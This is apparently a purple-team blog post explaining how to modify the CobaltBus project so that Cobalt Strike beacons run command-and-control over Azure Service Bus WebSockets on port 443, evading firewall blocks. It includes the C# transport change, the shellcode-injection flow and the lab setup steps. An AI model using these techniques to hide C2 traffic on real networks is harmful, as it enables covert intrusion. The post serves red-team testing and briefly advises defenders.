
In offensive security, the ability to blend seamlessly with legitimate traffic is vital to avoid detection. Establishing command-and-control (C2) communications can be challenging in environments fortified with security measures like perimeter firewalls and web proxies.
Flangvik’s CobaltBus project leverages Azure Service Bus, a popular enterprise messaging service, to facilitate C2 communication. Azure Service Bus offers an interesting avenue for covert channels due to its ability to mimic legitimate traffic and its use of trusted Azure domain names, which can potentially exploit inherent trust in the Azure ecosystem.
However, there is a catch: by default, it uses TCP connections (tcp/5671) establish communication with the Service Bus. On a recent Purple Team engagement conducted by LevelBlue SpiderLabs, the client was blocking outbound traffic to Azure Service Bus on tcp/5671. While this is a good security practice (blocking unwanted or unknown traffic), this prevented the beacon from establishing a connection back to the C2 server.
However, it is possible to establish Azure Service Bus connections using WebSockets.
Let’s explore the integration of Azure Service Bus with Cobalt Strike, using WebSockets instead of TCP. It builds on Flangvik’s CobaltBus with simple modifications to enhance stealth. By using WebSockets as opposed to TCP, it becomes possible to bypass traditional network security controls by leveraging WebSocket support, which operates over HTTPS and is typically allowed in enterprise environments.
Why WebSockets?
Before answering this, let’s learn what is Azure Service Bus?:
Azure Service Bus is a fully managed enterprise message broker with message queues and publish-subscribe topics. Service Bus is used to decouple applications and services from each other, providing the following benefits:
- Load-balancing work across competing workersSafely routing and transferring data and control across service and application boundaries
- Coordinating transactional work that requires a high degree of reliability
Data is transferred between different applications and services using **messages**. A message is a container decorated with metadata and contains data. The data can be any kind of information, including structured data encoded with the common formats such as the following ones: JSON, XML, Apache Avro, plain text.
Essentially, the Azure Service Bus allows for messages to be sent and received between applications.
So why WebSockets?
In its default configuration, Azure Service Bus uses TCP on port 5671 for communication. However, many enterprise networks block outbound TCP connections on uncommon ports, which can disrupt C2 operations. WebSockets, on the other hand, operate over HTTPS (port 443), a ubiquitous protocol that blends in seamlessly with legitimate traffic. Additionally, proxies often have difficulty inspecting WebSocket traffic compared to traditional HTTPS traffic.
Once a WebSocket connection is established, proxies typically can’t perform the same level of deep packet inspection on WebSocket frames, meaning they cannot easily detect malicious payloads or unauthorized actions unless the entire WebSocket connection is being decrypted, which was certainly the case within this particular Purple Team engagement.
The modification to CobaltBus involves replacing the 'ServiceBusTransportType' from 'TCP' (default) to 'AmqpWebSockets', allowing the beacon to communicate with the TeamServer in restrictive environments.
Key Changes
The core modification is located in the ServiceBusHandler constructor, where the original TCP-based transport is replaced with a WebSocket-based transport.
public ServiceBusHandler(string connectionString, string queueName, string beaconId, NamePipeHandler cobaltHandler) { ConnectionString = connectionString; NamePipeHandler = cobaltHandler; QueueName = queueName; BeaconId = beaconId; client = new ServiceBusClient(ConnectionString);
}
Figure 1. Original code in Beacon/Handles/ServiceBusHandler.cs
public ServiceBusHandler(string connectionString, string queueName, string beaconId, NamePipeHandler cobaltHandler) { ConnectionString = connectionString; NamePipeHandler = cobaltHandler; QueueName = queueName; //orchestrationQueueName = queueName; BeaconId = beaconId; //client = new ServiceBusClient(ConnectionString); // uses TCP by default client = new ServiceBusClient(connectionString, new ServiceBusClientOptions { TransportType = ServiceBusTransportType.AmqpWebSockets }); //use WebSocket not TCP 5671
Figure 2. Modified version
The core modification is located in the ServiceBusHandler constructor, where the original TCP-based transport is replaced with a WebSocket-based transport.
How It Works
The CobaltBus integration operates as follows:
- A beacon initializes by sending a message to a Service Bus queue, providing its unique BeaconId and pipe name.
- The CobaltBus handler captures the initialization message from the Service Bus queue, creates new queues for the beacon, and requests stager shellcode from Cobalt Strike.
- The shellcode is injected into the beacon, establishing a full C2 connection via the Service Bus.
- Commands from the operator are relayed through the Service Bus queues, maintaining covert communication.
Demonstration
Here’s a simple lab setup:- Create a new External C2 listener in CobaltStrike

Figure 3. Creation of a new External C2 listener
- Create an Azure Service Bus
- Set up a namespace and configure queues.

Figure 4. Creation of a namespace
- Add a new access policy with Send and Listen only (This will be used in the beacon). The root access policy will be used in the communications between the ExternalC2 and the code to connect to the Azure Service Bus.

Figure 5. Addition of a SAS policy with send and listen access
Take note of the primary connection strings for both access policies (root and public).
- Update Connection Strings
- Edit the Beacon and CobaltBus projects to include appropriate primary connection strings.

Figure 6. Beacon / program.cs
.jpg?width=640&height=226&name=Figure%207.%20CobaltBus%20program.cs%20(server%20side).jpg)
Figure 7. CobaltBus / program.cs (server side)
- Compile
When we compile using the unmodified client connection string (using tcp/5671) and execute the beacon in our lab, we clearly see the Service Bus traffic is using tcp/5671.

Figure 8. The Service Bus traffic is using TCP port 5671.
The CobaltBus.exe binary shows the communications between the Service Bus message queue and handles everything nicely into the CobaltStrike External C2 listener.

Figure 9. Communications between the Service Bus message queue as shown via CobaltBus.exe./protector/ open directory
Resulting in a beacon calling back to the C2 server:

Figure 10. Beacon calling back to the C2 server.
This works nicely in the lab, but of course, this port (tcp/5671) will likely (and was on the Purple Team) be blocked by the firewall.
When changing the connection string with the simple configuration to set the transport type to WebSockets, compile and execute again:

Figure 11. Setting the transport type to WebSockets.
We see that there is no traffic on tcp/5671:

Figure 12. No port traffic on tcp/5671.
Instead, it is now via tcp/443 (https) using WebSockets:

Figure 13. Web traffic is found on tcp/443 via WebSockets.
Again, resulting in a C2 connection back from the beacon, this time via HTTPS WebSockets, bypassing the firewall restrictions by routing the traffic via an allowed protocol (HTTPS).

Figure 14. Successful C2 connection via HTTPS WebSockets.
OpSec Considerations
While this approach demonstrates the feasibility of using Azure Service Bus for covert C2, it could be optimized to reduce opportunities for detection. Several aspects, such as message flow and queue naming, could be refined to further minimize detection risks.
For defenders, monitoring Azure Service Bus activity for unusual patterns (e.g., excessive queue creation or unauthorized access) is essential.


